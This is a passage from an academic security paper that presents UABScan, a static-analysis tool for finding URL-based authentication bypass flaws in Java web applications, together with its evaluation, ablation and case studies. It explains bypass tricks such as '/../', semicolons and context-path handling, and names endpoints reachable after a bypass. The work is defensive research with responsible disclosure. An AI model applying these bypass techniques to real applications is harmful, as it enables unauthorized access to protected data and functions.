4.4.1 Pattern-Based Vulnerability Detection. This step aims to determine whether the extracted URL-centric code slices expose UABVulns by identifying mismatches between risky routing features and unguarded authentication checks.

Since UABVulns stem from the presence of risky routing features in the application, it is essential to design two complementary types of patterns for detection: (1) risky patterns, which identify vulnerable authentication checks that can be bypassed by routing features, and (2) sanitization patterns, which detect whether these risky features have been properly handled in the authentication logic. However, UABVuln cannot be identified solely by inspecting API names. For example, in Figure 1a, the `String.startsWith` API (line 29) cannot be directly recognized as an authentication bypass point based on its name alone. Instead, the risky pattern must be determined by jointly considering the API's control-flow context (e.g., its influence on the conditional statement at line 29) and the data constraint in its argument (e.g., the path literal `/admin`). Similarly, some API calls involved in sanitization patterns impose constraints on specific characters (e.g., checking for semicolons), and sanitizing such characters can require combining multiple APIs.

Pattern Design. To this end, we design both risky and sanitization patterns as a set of *four-tuples* that capture API calls along with their associated data and control flow context. Specifically, each four-tuple is defined as ⟨O, A, D, C⟩. The risky pattern ⟨*1, .*startsWith.*, PATH, IF*⟩ in Figure 2 is derived from lines 25–35 in Figure 1a. We use this case to illustrate our pattern design in detail:

- **Order (O)** specifies the matching sequence of tuples within a pattern and aims to simplify the implementation of pattern matching.
- **API call (A)** denotes a method invocation within a pattern, represented as a regular expression that captures the method name. For instance, in Figure 1a, the invocation of `String.startsWith` (at line 29) is abstracted `.*startsWith.*`.
- **Data constraint (D)** refers to the expected value constraint imposed on the argument of an API call. For instance, in Figure 1a, the argument of `String.startsWith` (at line 29) must satisfy a path-format constraint (e.g., `/admin`).
- **Control-flow context (C)** refers to how an API call within the pattern affects the program's control flow, particularly its impact on conditional statements. As shown in Figure 1a, the result of the `String.startsWith` call affects the execution of a conditional branch. Consequently, we annotate such calls with `IF`.

The risky pattern and sanitization pattern for Figure 1a are shown on the right side of Figure 2. Building on *Finding II* in the study, we extract risky patterns from three types of vulnerable URL path checks (i.e., start with, end with, and contain) by analyzing the data constraint and control flow surrounding related API calls. Each API call's semantics (e.g., method name) are abstracted using regular expressions. Similarly, guided by *Finding III*, we construct sanitization patterns by generalizing common sanitization operations, i.e., removal, replacement, and decoding. In addition, for each




Figure 2: Example of pattern-based vulnerability detection.

risky or sanitization pattern, we associate a set of exploitable or handled routing features identified in our study.

Pattern Matching. We apply the sanitization and risky patterns to the extracted URL-path sanitization and check statements to detect the presence of UABVuln and identify exploitable routing features. Specifically, for each four-tuple in a pattern, we check whether the API name in the target statement matches the specified API call pattern and whether the data constraint aligns with the target API's argument. For a pattern where the four-tuple labeled `IF`, we further examine whether the matched statement performs a URL-path check (i.e., whether it affects the authentication condition).

Vulnerability Determination. Building on this, we determine the presence of a UABVuln by checking whether any routing feature used in the application appears in a risky pattern but is not properly sanitized. If such a feature exists, the application is considered vulnerable.

4.4.2 Running Example. As shown in Figure 2, we illustrate the pattern-based UABVuln detection process using the motivating example in Figure 1a, highlighting how the vulnerability is identified before patching and the false positive eliminated after patching.

- **Before patching**, the code slicing did not extract any URL-path sanitization statements, indicating the absence of sanitization. During the detection of URL-path check statements, the API calls defined in the risky pattern (<1, `.*startsWith.*`, `PATH`, `IF`>) successfully match the `String.startsWith` method in the target. The argument `/admin` satisfies the PATH format constraint, and the statement influences the execution of the authentication condition, thus meeting the matching criteria. Consequently, a routing feature, i.e., the removal of `/../`, can be exploited to bypass the authentication check, leading to UABVuln.
- **After patching** (line 28), the code slice additionally includes URL-path sanitization statements. During detection, the sanitization pattern (<1, `.*normalize.*`, -, ->) successfully matches the `URI.normalize` statement, indicating that the authentication properly handles the routing feature corresponding to the removal of `/../`. Although the risky pattern still matches subsequently, the exploited routing feature has already been addressed by the sanitization logic. As a result, no UABVuln is reported.

5 Evaluation

Our evaluation is organized by answering the following four research questions:

- RQ4: How effective is UABScan in detecting UABVulns?
- RQ5: How do the different components of UABScan contribute to its effectiveness?
- RQ6: How effective is UABScan compared to state-of-the-art techniques?
- RQ7: How severe are the security implications of the UABVulns detected by UABScan?
- RQ8: How efficient is UABScan in performing the analysis?

5.1 Experimental Setup

Implementation. We developed a prototype of UABScan targeting the Java web applications built with the Spring and Jersey Framework. To enable code slicing, we extended the taint analysis plugin of Tai-e [62], a state-of-the-art static analysis framework targeting Java. The identification of routing features and pattern-based vulnerability detection in UABScan is implemented via Python scripts. In total, the prototype consists of about 2700 lines of Python code and 1,000 lines of Java code. All the experiments were run on a Ubuntu 18.04 machine, equipped with 64 cores CPU and 173 GB memory.

Dataset. In all, our dataset consists of 529 popular open-source Java web applications. Among them, 508 applications serve as the testing set, while the remaining 21 applications — with 24 known vulnerabilities — form the ground-truth set. These applications span a wide range of types (e.g., e-commerce, CMS, and blog) and popularity levels (from 300 to 20,000 stars), enabling a comprehensive assessment of UABVulns across the open-source Java web ecosystem. The dataset construction process is detailed as follows.

- **Testing Set.** We collected 508 Java web applications from popular open-source repositories (e.g., GitHub) following the steps outlined below. (1) We filtered GitHub repositories written in Java with more than 300 stars, yielding 10,421 open-source Java projects. (2) We then identified 1,913 Java web applications by analyzing their configuration files (e.g., `web.xml` and `application.yml`). (3) Since UABScan is implemented for the Spring and Jersey Framework, we further filtered 1,650 Spring and 189 Jersey applications based on specific features (e.g., `@GetMapping` for Spring and `@Path` for Jersey), which collectively account for 96.13% (1839/1913) of all Java web applications in the dataset. (4) As our prototype relies on Tai-e, which requires Java bytecode as input, we selected 701 web applications that can be automatically compiled, determined by the successful execution of the default build command (e.g., `mvn` for Maven). (5) Finally, by identifying implementation characteristics of URL-based authentication (e.g., `Filter` or `Interceptor` classes), we identified 508 applications that adopt URL-based authentication.
- **Ground-truth Set.** We constructed a ground-truth set comprising applications with known UABVulns. Specifically, from the 34 vulnerable web applications in our empirical study, we applied the same selection criteria as used for the testing set and excluded 13 applications due to the following reasons: (1) 2 applications can not be compiled, and (2) 11 applications are not Spring- or Jersey-based web applications. As a result, the final ground-truth set

Table 3: The usage of dangerous routing features (RQ4).

Routing-features	Vulnerable-apps	Supported-apps
Relative-path	22	204
Context-path	48	529
Semicolon	40	529
URL-decoding	29	263
Trailing-slash	5	325
Multiple-forward-slashes	26	450
Custom-separator	17	182
Newline	0	47

consists of 21 real-world web applications containing 24 known UABVulns.

5.2 Effectiveness of UABScan (RQ4)

In this experiment, we evaluated the effectiveness of UABScan in detecting UABVulns on two separate datasets: the testing set and the ground-truth set.

Result Overview. In total, UABScan reported 94 vulnerabilities across 529 applications, including 26 vulnerabilities in 21 ground-truth applications and 68 vulnerabilities in 51 testing set applications, respectively.

We also recorded intermediate results to better understand how inconsistencies arise and how frequently routing features are mishandled. Specifically, we identified 2529 routing features across the whole dataset, of which 347 led to inconsistencies. This demonstrates that mismatches between routing and authentication logic are not isolated cases but rather a common issue in practice. As shown in Table 3, a single UABVuln can often be triggered by multiple routing features, underscoring the challenge of correctly handling them during authentication. Among these, *context-path* and *semicolon* features are the most frequently mishandled, contributing to vulnerabilities in 48 and 40 applications, respectively. Their widespread support and subtle parsing behaviors make them particularly likely to be overlooked in authentication logic.

Vulnerability Verification. To evaluate the accuracy of the reported vulnerabilities, we conducted a thorough verification process. For each application, we allocated up to three hours to set up a local runtime environment, which involves configuring required services (e.g., `Elasticsearch` [16]), and setting up databases to ensure the application could run correctly. For applications that failed to run initially, we made additional efforts to enable deployment, including consulting documentation, reviewing public issue discussions, and reaching out to developers when possible. After the setup, we manually crafted PoCs based on the reported routing features. A PoC was considered successful if it enabled unauthorized access to protected resources, indicating a UABVuln.

In total, we successfully set up and verified 51 applications, including 21 from the ground-truth set and 30 from the testing set. As shown in Table 4, we confirmed 21 UABVulns in the ground-truth dataset, with 5 false positives and 3 false negatives, resulting in a precision of 80.77% and a recall of 87.50%. In the testing set, we validated 35 true positives and identified 9 false positives, yielding a precision of 79.55%.

Table 4: Verified Vulnerabilities of UABScan (RQ4).

Dataset	TP	FP	FN	Prec(%)	Recall(%)
Testing Set	35	9	/	79.55%	/
Ground Truth Set	21	5	3	80.77%	87.50%
Total	56	14	/	80.00%	/

Vulnerability Disclosure. We responsibly reported all 59 newly discovered UABVulns (i.e., 68 reported vulnerabilities, excluding 9 verified false positives) to the developers of the affected applications. At the time of writing, none of the reports have been rejected, and 31 of the vulnerabilities have been assigned official CVE identifiers. Our disclosure process followed the standard practices recommended by CVE Numbering Authorities (CNAs), involving prompt developer contact (via GitHub issues and email), and clear communication of the root cause, potential exploitation, and suggested fixes. In some cases, developers initially struggled to understand the nature of UABVulns, especially when inconsistencies arose from implicit routing behaviors. For example, the developers of `rebuild` [28] applied an incomplete patch that failed to address all affected endpoints, requiring multiple rounds of follow-up before the issue was fully resolved. We continue to provide support to developers throughout the remediation process. To avoid disclosing any unpatched vulnerabilities, we anonymized all affected applications and excluded any identifying technical details not yet fixed at the time of submission. As such, the release of this paper does not pose any risk to real-world users.

False Positive Analysis. We further analyzed the reason for the 14 false positives, and their causes can be divided into two aspects.

- 9 of the false positives were caused by the *inherent limitations of static analysis*. For instance, in the hahu [4] application, the developer uses `endsWith(WHITELIST)` to implement the authentication check, where `WHITELIST` is a variable sourced from a configuration file. Existing static analysis techniques cannot track such complex data flows and thus cannot determine the value of `WHITELIST`. Consequently, UABScan is unable to accurately match whether a vulnerability exists based on the pattern. To ensure a high recall rate, UABScan opted to report this as a vulnerability, ultimately leading to a false positive.
- 5 of the false positives were caused by the *inability to distinguish the developer's design intent*. For example, in the itranswarp [6], developers not only check the URL path to determine whether it targets sensitive resources but also apply request throttling to specific endpoints (e.g., `/static/*`) as part of traffic control. These mechanisms similarly result in request blocking. However, UABScan cannot differentiate between authentication checks and such traffic management, which leads to false positives.

False Negative Analysis. For all 3 false negatives, we conducted a detailed analysis and found that they are also mainly caused by the *inherent limitations of static analysis*. Specifically, when UABScan performs static analysis to obtain code slices, the lambda statement in Java disrupts UABScan's data flow analysis, preventing it from extracting the complete slice. Ultimately, the incomplete code slice leads to a failed pattern match, which results in false negatives.

Table 5: Ablation study for three variants of UABScan (RQ5).

Baselines	TP	FP	Prec(%)
UABScan-NoExtract	56	30	65.12%
UABScan-NoFilter	56	28	66.67%
UABScan-NoSanitize	56	24	70.00%
UABScan	56	14	80.00%

5.3 Ablation Study (RQ5)

In this part, we conducted an ablation study to demonstrate the effectiveness of each key component of UABScan.

Variants Setup. First, we constructed three variants of UABScan, each of which disables a key component and uses the rest of the system as is. The details are as follows.

- *UABScan-NoExtract*. We assume all routing features listed in Table 2 are available in the target applications and skip the version- and configuration-based feature extraction process.
- *UABScan-NoFilter*. We disable the class filtering process in taint analysis and track URL variables across all classes in the target applications.
- *UABScan-NoSanitize*. We ignore sanitization patterns during vulnerability detection, treating all risky patterns as exploitable regardless of preceding sanitization logic.

Result Analysis. We evaluated UABScan and its ablation variants on 51 verified vulnerable applications (see §5.2) to assess the impact of each component on detection precision. Table 5 provides a breakdown of the comparison results between UABScan and its three variants. A detailed analysis of the results is as follows:

❶ `UABScan-NoExtract` *vs.* `UABScan`. As shown in Table 5, `UABScan-NoExtract` resulted in an increase in false positives from 14 to 30, reducing precision by 14.88%. This is because the variant reports any matched pattern as exploitable without verifying whether the corresponding routing feature is actually supported by the target application. In many cases (e.g., `forum` [18] application), these risky patterns involve features (e.g., *arbitrary suffix matching*) that are not present in the application's actual framework. This confirms that routing feature extraction is essential for identifying parsing inconsistencies and determining whether a risky pattern can actually lead to a UABVuln.

❷ `UABScan-NoFilter` *vs.* `UABScan`. Disabling class filtering caused false positives to rise to 24, resulting in a precision drop of 13.33%. Without this filtering, taint analysis retains non-authentication logic (e.g., rate limiting or XSS filter), which are mistakenly treated as URL path checks statements during the URL path-centric code slicing process (see §4.3).

❸ `UABScan-NoSanitize` *vs.* `UABScan`. Ignoring sanitization patterns similarly led to 28 false positives and a 10% drop in precision. This variant fails to account for cases where special characters (e.g., `/../`) are already sanitized before the authentication check, causing the corresponding routing features to be mistakenly considered unhandled. As a result, matched risky patterns are incorrectly reported as exploitable. For example, as shown in Figure 2, the `URI.normalize` statement correctly removes the `/../` characters, effectively handling the *relative-path* feature. However, `UABScan-NoSanitize` still reports this case as a UABVuln due to its lack of sanitization modeling.

Table 6: Comparsion between `UABScan` and `BypassPro` (RQ6).

Baselines	TP	FP	FN	Prec(%)	Recall(%)
BypassPro	15	6	44	71.43%	25.42%
UABScan	56	14	3	80.00%	94.92%

5.4 Comparison (RQ6)

In this part, we compare the effectiveness of UABScan with the baseline tool.

Baseline Setup. Although we made extensive efforts, we were unable to find any existing white-box detection tools for UABVulns. As an alternative, we searched open-source platforms using popularity metrics (e.g., stars) and relevant keywords (e.g., authentication bypass) to identify potentially related tools. Through this process, we selected *BypassPro* [2], a black-box dynamic analysis tool, as our baseline for comparison.

BypassPro is a dynamic UABVuln detection tool built as a BurpSuite extension [1], with nearly 900 stars on GitHub. It leverages prior knowledge (e.g., common authentication bypass payloads like `/../`) to perform black-box fuzzing on the target applications and determines whether UABVulns are triggered based on response status codes and content similarity. Thus, we installed the tool into BurpSuite and used it to scan each application in the comparison dataset to detect UABVulns.

Ground Truth Construction. To ensure a thorough evaluation, we use the 51 applications successfully deployed in our previous experiments as the evaluation applications. The ground truth dataset is constructed by aggregating confirmed UABVulns from both tools together with 24 known historical UABVulns. Note that each vulnerability involved in the ground truth was meticulously examined and confirmed as a true positive. We evaluate the precision and recall rate of each tool against this ground truth set.

Result Overview. The comparison results between UABScan and BypassPro are presented in Table 6. Overall, UABScan demonstrates better performance, surpassing BypassPro by 8.57% in precision and 69.50% in recall. These results underscore the superior capability of UABScan in effectively detecting UABVulns.

False Positive Analysis. As shown in Table 6, UABScan surpasses BypassPro by 8.57% in the precision rate of UABVuln detection. We conducted an in-depth analysis of all the false positives reported by BypassPro and identified that the primary cause lies in *the inherent defect in their response-based oracle*. It determines whether UABVulns are triggered solely based on status codes (e.g., 200) and content similarity. However, in applications like `radar` [8], sensitive API requests may still return a response with status code 200 even when authentication fails. Consequently, BypassPro misclassifies such cases as successful bypasses. In contrast, although UABScan does not generate PoCs, its significantly higher precision (80.00%) demonstrates its greater reliability, meaning that most reported cases are valid. Notably, BypassPro did not identify any additional vulnerabilities beyond those already reported by UABScan.

Table 7: Security Impact of the UABVulns (RQ7).

Type	RCE	SQLi	SSRF	XSS	Info. Leak
# VulnApp (30)	2	2	1	5	20

False Negative Analysis. The recall rate of BypassPro for UABVuln detection is 25.42%. Our comprehensive analysis of these false negatives revealed that they are primarily due to *limited prior knowledge and the lack of effective mutation strategies*. BypassPro relies solely on a predefined set of authentication bypass payloads, which are insufficient to cover the range of routing features identified in our study. As a result, it fails to construct URL paths capable of triggering UABVulns. For example, in the application `my-site` [7], authentication bypass can only be triggered by applying URL encoding to specific characters in the URL path. However, BypassPro lacks the necessary prior knowledge and mutation capability to generate such inputs, ultimately leading to false negatives.

5.5 Security Impact and Case Study (RQ7)

While URL-based authentication is not the only access control mechanism used in web applications [47, 54], real-world applications commonly include sensitive endpoints that rely solely on it for protection. In this part, we assess the security risks posed by such endpoints, showing that bypassing URL-based authentication can grant attackers direct access to functionality such as viewing private data, modifying critical resources, or invoking backend operations, potentially resulting in more serious consequences. To this end, we manually analyzed 30 vulnerable applications sampled from the verified UABVulns identified in §5.2, aiming to comprehensively evaluate the potential security impacts caused by the detected UABVulns. As shown in Table 7, we classify the security impact of UABVulns into five categories based on the common weakness enumeration [14].

- **Threat type-1: RCE.** The application backend often provides code execution capabilities, e.g., SpEL code [30], Groovy code [20]. However, insufficient input filtering or the absence of sandbox protection can lead to RCE vulnerabilities. As shown in Figure 3 of Appendix A, the endpoint `/dataSetParam/verification` exposes an expression execution functionality and lacks input validation. Attackers can exploit the *context-path* feature to bypass authentication checks and launch an RCE attack.
- **Threat type-2: SQL Injection.** For database-backed applications, their backend business involves extensive interactions with the database, where input validation flaws are more prevalent compared to pre-auth vulnerabilities [45]. As shown in Figure 4 of Appendix A, the `/cgReportController` endpoint lacks input validation. By exploiting the *relative-path* feature to bypass authentication, attackers can access this endpoint and subsequently trigger an SQL injection vulnerability.
- **Threat type-3: SSRF.** Similar to other injection-based vulnerabilities, when developers use network request APIs to fetch content from remote addresses without properly validating the request URL, attackers can exploit this weakness to launch SSRF attacks. As shown in Figure 5 of Appendix A, the endpoint `/admin/rbstore/load-index` neglects to validate for the `type` parameter and uses `RBStore.fetchRemoteJson` to send requests to remote addresses. Consequently, an attacker can first exploit the *context-path* feature to bypass authentication checks and then reach this endpoint to launch an SSRF attack.
- **Threat type-4: XSS.** Applications such as blogging system backends typically provide functionalities for writing and publishing articles. However, in some cases, they fail to perform any filtering on the article content, allowing attackers to inject malicious payloads, which may lead to stored XSS vulnerabilities. As shown in Figure 6 of Appendix A, attackers can exploit the *relative-path* feature to bypass authentication checks and abuse the `/admin/article/publish` endpoint to publish malicious content, thereby triggering a stored XSS vulnerability.
- **Threat type-5: Information Leak.** Due to the presence of extensive sensitive information related to user identities and management configurations in the application backend, UABVuln allows direct access to this sensitive data, posing a serious threat to user privacy. Figure 7 of Appendix A demonstrates how an attacker can exploit the *context-path* feature to bypass authentication checks and retrieve all user information via the `/user/get.do` endpoint.

5.6 Efficiency and Scalability (RQ8)

We evaluated the performance of UABScan in conducting end-to-end analysis across the entire dataset. Overall, UABScan successfully completed the analysis of 529 applications in 32.51 hours. This resulted in an average analysis time of 3.69 minutes per application. We believe the analysis time is reasonable and falls well within acceptable limits.

Moreover, in terms of scalability, UABScan demonstrates impressive performance for analyzing applications at scale. Existing static analysis approaches typically evaluate only around 20 applications [47, 56]. By contrast, UABScan successfully analyzed 529 Java web applications—over 20x more than prior works—through a largely automated and efficient workflow, highlighting its practicality and robustness in large-scale analysis.

6 Discussion

Generalization and Scope. We implemented UABScan on two representative Java web frameworks (Spring and Jersey), which together account for over 85% of Java web applications in our dataset. Our large-scale evaluation across 529 applications demonstrates the effectiveness of UABScan in detecting UABVulns in real-world settings. Although the current implementation targets only these two frameworks, the detection patterns in UABScan are defined in terms of routing features rather than framework-specific APIs. As confirmed by our study (see §3.2), many routing features (e.g., *semicolon*) are shared across frameworks, enabling pattern reuse with minimal adaptation. This design allows UABScan to be easily extended to other frameworks with only modest manual effort.

To evaluate whether UABVulns extend beyond the Java ecosystem, we manually analyzed two widely used frameworks from other web programming ecosystems: Laravel [26] (PHP) and Express [17]

(Node.js), spending approximately four hours in total. We found that these frameworks only support basic URL handling operations, such as percent-decoding and regex-based routing, and lack the complex routing features seen in Java web frameworks. As a result, UABVulns appear to be uncommon in PHP or Node.js applications.

Limitation of Static Analysis. Our tool UABScan is based on static analysis, hence it may exhibit some inaccuracies due to the challenges inherent in handling complex features of Java. For example, dynamic features complicate solving parameter values. Experimental results demonstrate that UABScan achieves a reasonable detection accuracy (80.00%), enabling large-scale evaluations. We plan to integrate dynamic analysis techniques to automatically validate vulnerabilities and construct concrete attack URLs.

7 Related Work

Broken Access Control Vulnerability Detection. Prior works [44, 47, 54, 55, 58–61, 69] have explored various types of broken access control vulnerabilities in web applications. Static analysis approaches such as FixMeUp [59] and RoleCast [58] aim to detect omitted access-control logic. FixMeUp [59] synthesizes reusable access-control templates from correct checks to identify and repair missing enforcement, while RoleCast [58] infers role-specific access-control logic from code structure to detect inconsistencies without requiring prior specifications. Similarly, MPChecker [55] uses log-based analysis to infer user- and system-related privilege operations in distributed systems and verifies whether they are properly guarded by permission checks.

Another line of work [47, 54] targets Missing-Owner-Check (MOC) vulnerabilities, where object-level authorization is absent or incomplete. BolaRay [47] and MOCGuard [54] both adopt database-centric analysis to infer ownership relationships and determine whether proper access control is enforced across SQL and application logic layers.

Complementary to static approaches, VSF [44] and Batman [53] adopt black-box techniques to uncover improper access control. VSF [44] detects vulnerabilities by swapping user identifiers across accounts to expose unauthorized access, whereas Batman [53] infers access policies by analyzing database queries to generate targeted test inputs without requiring access to source code.

In contrast, we focus on UABVuln, another subclass of broken access control vulnerabilities, where inconsistencies between routing and authentication logic lead to the unintended exposure of sensitive endpoints that are not protected by any permission or ownership checks, resulting in significant security risks.

URL-Related Vulnerability Detection. The complexity of URL structures creates various attack surfaces, which can be broadly categorized into client-side and server-side vulnerabilities. Client-side research [49, 50] focuses on detecting open redirect vulnerabilities, while other studies [40, 41, 52, 57] address phishing attacks caused by misleading URL hosts. On the server side, research [48, 63, 65, 66] investigates SSRF vulnerabilities arising from URL host parsing inconsistencies, and [64] explores attacks that deceive server-side middleboxes by exploiting URL parsing ambiguities. While these studies primarily target other vulnerabilities, our work focuses on uncovering URL-based authentication vulnerabilities, specifically those caused by inconsistencies between routing and authentication modules in web applications.

Path Traversal Attacks. Path traversal attacks, also known as directory traversal, are a well-studied class of vulnerabilities that allow attackers to manipulate file paths (e.g., using `../`) to access unauthorized files or directories on the server's filesystem [27, 39, 68]. These attacks primarily target file I/O operations, such as reading or modifying application files, credentials, or system configurations, and typically stem from insufficient sanitization of user-controlled path variables passed to file-handling APIs [27]. In contrast, the *relative-path* feature discussed in Section 2.2.1 does not involve filesystem access. Instead, it exploits the flexibility of routing logic in resolving URL paths, i.e., their ability to normalize relative path components, to bypass URL-based authentication and reach protected HTTP handlers.

Sanitization Inconsistency Vulnerabilities. Another line of research [42, 43, 46, 51] investigates sanitization inconsistency vulnerabilities, which arise when different components of a system apply inconsistent transformations to user input, creating exploitable security gaps. Prior work [51] has shown that inconsistencies between server-side sanitizers and browser parsers can enable mutation-based XSS attacks due to parser divergences. Others [42, 46] have used formal models to precisely characterize the behavior of sanitizers, enabling automated reasoning about properties (e.g., commutativity and equivalence), and identifying inconsistencies that could lead to bypasses.

Our work shares the core insight that security flaws can arise from inconsistent processing across systems. While prior studies focus on inconsistencies between different sanitizers, we examine mismatches in how URL paths are handled by routing and authentication components, which can lead to UABVuln.

8 Conclusion

In this paper, we present the first in-depth study of 53 real-world historical UABVulns in Java web applications to understand their underlying causes. We propose *UABScan*, a novel tool for detecting UABVulns by matching routing and authentication inconsistencies through pattern-based analysis. We evaluate UABScan on 529 real-world applications, reporting 94 UABVulns across 72 applications, including 35 verified high-risk 0-days, with 31 CVE IDs assigned. We believe our work will aid in improving the security of Java web applications by addressing UABVulns.

References

[1] Burp suite extensions . https://portswigger.net/burp/documentation/desktop/extend-burp/extensions.
[2] BypassPro on Github . https://github.com/0x727/BypassPro.
[3] Configuration of Spring framework . https://docs.spring.io/spring-boot/docs/2.1.x/reference/html/boot-features-developing-web-applications.html.
[4] Hahu on Github . https://github.com/fanchaoo/hahu.
[5] HttpServletRequest interface documentation . https://docs.oracle.com/javaee/6/api/javax/servlet/http/HttpServletRequest.html.
[6] Itranswarp on Github . https://github.com/michaelliao/itranswarp.
[7] My-site on Github . https://github.com/WinterChenS/my-site.
[8] Radar on Github . https://github.com/wfh45678/radar.
[9] The official website of Github, . https://github.com/.
[10] URL-based authentication . https://6sense.com/tech/libraries-and-widgets/apache-shiro-market-share.

[11] URL-based authentication . https://theirstack.com/en/technology/spring-security.

[12] Business logic vulnerability. https://owasp.org/www-community/vulnerabilities/Business_logic_vulnerability.

[13] CISA adds two known exploited vulnerabilities to catalog. https://www.cisa.gov/news-events/alerts/2024/08/07/cisa-adds-two-known-exploited-vulnerabilities-catalog.

[14] Common weakness enumeration. https://cwe.mitre.org/.

[15] Critical JetBrains TeamCity vulnerabilities under attack. https://www.techtarget.com/searchsecurity/news/366572432/Critical-JetBrains-TeamCity-vulnerabilities-under-attack.

[16] Elasticsearch documentation. https://www.elastic.co/elasticsearch.

[17] Express web framework. https://expressjs.com/.

[18] Forum: An open-source java web application. https://github.com/fanchaoo/forum.

[19] GitHub milestones documentation. https://docs.github.com/en/issues/using-labels-and-milestones-to-track-work/about-milestones.

[20] Groovy language syntax documentation. https://groovy-lang.org/syntax.html.

[21] Interceptors in Spring framework. https://docs.spring.io/spring-framework/reference/web/webmvc/mvc-config/interceptors.html.

[22] Is Java still used in 2025? https://www.netguru.com/blog/is-java-still-used-in-2025.

[23] JakartaEE developer survey. https://jakarta.ee/documents/insights/2018-jakarta-ee-developer-survey.pdf.

[24] Java Servlet Filter interface documentation. https://docs.oracle.com/javaee/7/api/javax/servlet/Filter.html.

[25] JWT attacks. https://portswigger.net/web-security/jwt.

[26] Laravel web framework. https://laravel.com/.

[27] Path traversal (Web Security Academy). https://portswigger.net/web-security/file-path-traversal.

[28] Rebuild: An open-source web application. https://github.com/getrebuild/rebuild.

[29] Spring dominates the java ecosystem, with 60% using it for their main applications. https://snyk.io/blog/spring-dominates-the-java-ecosystem-with-60-using-it-for-their-main-applications/.

[30] Spring framework expressions documentation. https://docs.spring.io/spring-framework/docs/3.0.x/reference/expressions.html.

[31] Spring MVC DispatcherServlet documentation. https://docs.spring.io/spring-framework/reference/web/webmvc/mvc-servlet.html.

[32] Spring routing issue #23915. https://github.com/spring-projects/spring-framework/issues/23915.

[33] The code case of the 'Contain' check in the study. https://github.com/Jarrettluo/all-docs/blob/137870bf9fc15847d1f1cb50a1ad22b9817fd449/src/main/java/com/jiaruiblog/filter/JwtFilter.java#L47C27-L47C32.

[34] The code case of the 'End with' check in the study. https://github.com/dataease/dataease/blob/0bb66e84a1b88129f30fb01fe5b50aeb5a48300d/sdk/common/src/main/java/io/dataease/utils/WhitelistUtils.java#L70.

[35] The code case of the 'Start with' check in the study. https://github.com/newbee-ltd/newbee-mall/blob/427f579a03c3cbbf3bb672eaad8c0f0ce6f47f68/src/main/java/ltd/newbee/mall/interceptor/AdminLoginInterceptor.java#L32.

[36] The official document of Spring framework. https://docs.spring.io/spring-boot/docs/2.1.x/reference/html/common-application-properties.html.

[37] Turn off `useSuffixPatternMatching` by default. https://github.com/spring-projects/spring-framework/issues/23915.

[38] Uniform resource identifier (URI). https://www.rfceditor.org/rfc/rfc3986.

[39] Jafar Akhoundali, Hamidreza Hamidi, Kristian Rietveld, and Olga Gadyatskaya. Eradicating the unseen: Detecting, exploiting, and remediating a path traversal vulnerability across github. *arXiv preprint arXiv:2505.20186*, 2025.

[40] Ali Aljofey, Qingshan Jiang, Qiang Qu, Mingqing Huang, and Jean-Pierre Niyigena. An effective phishing detection model based on character level convolutional neural network from url. *Electronics*, 9(9):1514, 2020.

[41] Kholoud Althobaiti, Ghaidaa Rummani, and Kami Vaniea. A review of human- and computer-facing url phishing features. In *2019 IEEE European symposium on security and privacy workshops (EuroS&PW)*, pages 182–191. IEEE, 2019.

[42] George Argyros, Ioannis Stais, Aggelos Kiayias, and Angelos D Keromytis. Back in black: towards formal, black box analysis of sanitizers and filters. In *2016 IEEE Symposium on Security and Privacy (SP)*, pages 91–109. IEEE, 2016.

[43] Davide Balzarotti, Marco Cova, Vika Felmetsger, Nenad Jovanovic, Engin Kirda, Christopher Kruegel, and Giovanni Vigna. Saner: Composing static and dynamic analysis to validate sanitization in web applications. In *2008 IEEE Symposium on Security and Privacy (SP)*, pages 387–401. IEEE, 2008.

[44] Saiid El Hajj Chehade, Florian Hantke, and Ben Stock. 403 forbidden? ethically evaluating broken access control in the wild. In *2025 IEEE Symposium on Security and Privacy (SP)*, pages 3218–3235. IEEE, 2025.

[45] Michael Dalton, Christos Kozyrakis, and Nickolai Zeldovich. Nemesis: Preventing authentication & access control vulnerabilities in web applications. In *USENIX Security Symposium*, 2009.

[46] Pieter Hooimeijer, Benjamin Livshits, David Molnar, Prateek Saxena, and Margus Veanes. Fast and precise sanitizer analysis with bek. In *20th USENIX Security Symposium*, 2011.

[47] Yongheng Huang, Chenghang Shi, Jie Lu, Haofeng Li, Haining Meng, and Lian Li. Detecting broken object-level authorization vulnerabilities in database-backed applications. In *Proceedings of the 2024 on ACM SIGSAC Conference on Computer and Communications Security*, pages 2934–2948, 2024.

[48] Bahruz Jabiyev, Omid Mirzaei, Amin Kharraz, and Engin Kirda. Preventing server-side request forgery attacks. In *Proceedings of the 36th Annual ACM Symposium on Applied Computing*, pages 1626–1635, 2021.

[49] Soheil Khodayari, Thomas Barber, and Giancarlo Pellegrino. The great request robbery: An empirical study of client-side request hijacking vulnerabilities on the web. In *Proceedings of 45th IEEE Symposium on Security and Privacy*, 2024.

[50] Soheil Khodayari, Kai Glauber, and Giancarlo Pellegrino. Do (not) follow the white rabbit: Challenging the myth of harmless open redirection. In *NDSS*, 2025.

[51] David Klein and Martin Johns. Parse me, baby, one more time: Bypassing html sanitizer via parsing differentials. In *2024 IEEE Symposium on Security and Privacy (SP)*, pages 203–221. IEEE, 2024.

[52] Anh Le, Athina Markopoulou, and Michalis Faloutsos. Phishdef: Url names say it all. In *2011 Proceedings IEEE INFOCOM*, pages 191–195. IEEE, 2011.

[53] Xiaowei Li, Xujie Si, and Yuan Xue. Automated black-box detection of access control vulnerabilities in web applications. In *Proceedings of the 4th ACM Conference on Data and Application Security and Privacy*, pages 49–60, 2014.

[54] Fengyu Liu, Youkun Shi, Yuan Zhang, Guangliang Yang, Enhao Li, and Min Yang. Mocguard: Automatically detecting missing-owner-check vulnerabilities in java web applications. In *2025 IEEE Symposium on Security and Privacy (SP)*, pages 10–10. IEEE Computer Society, 2024.

[55] Jie Lu, Haofeng Li, Chen Liu, Lian Li, and Kun Cheng. Detecting missing-permission-check vulnerabilities in distributed cloud systems. In *Proceedings of the 2022 ACM SIGSAC Conference on Computer and Communications Security*, pages 2145–2158, 2022.

